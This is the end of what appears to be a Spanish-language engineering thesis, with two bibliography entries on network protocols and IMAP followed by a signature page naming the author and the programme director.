[113] Luz y Mireya, *Capitulo 3 protocolos e introducción a la capa de aplicación,* http://mirelucx.over-blog.com/article-28587028.html, 2010-12-01.
Pergaminos Virtuales, Definición de IMAP,
http://www.pergaminovirtual.com.ar/definicion/IMAP.html, 2010-12-01

FECHA DE ENTREGA: _____

_____

Verónica Fernanda Cevallos Calderón

_____

Ing. Gonzalo Olmedo

DIRECTOR DE CARRERA DE INGENIERÍA

EN ELECTRÓNICA Y TELECOMUNICACIONES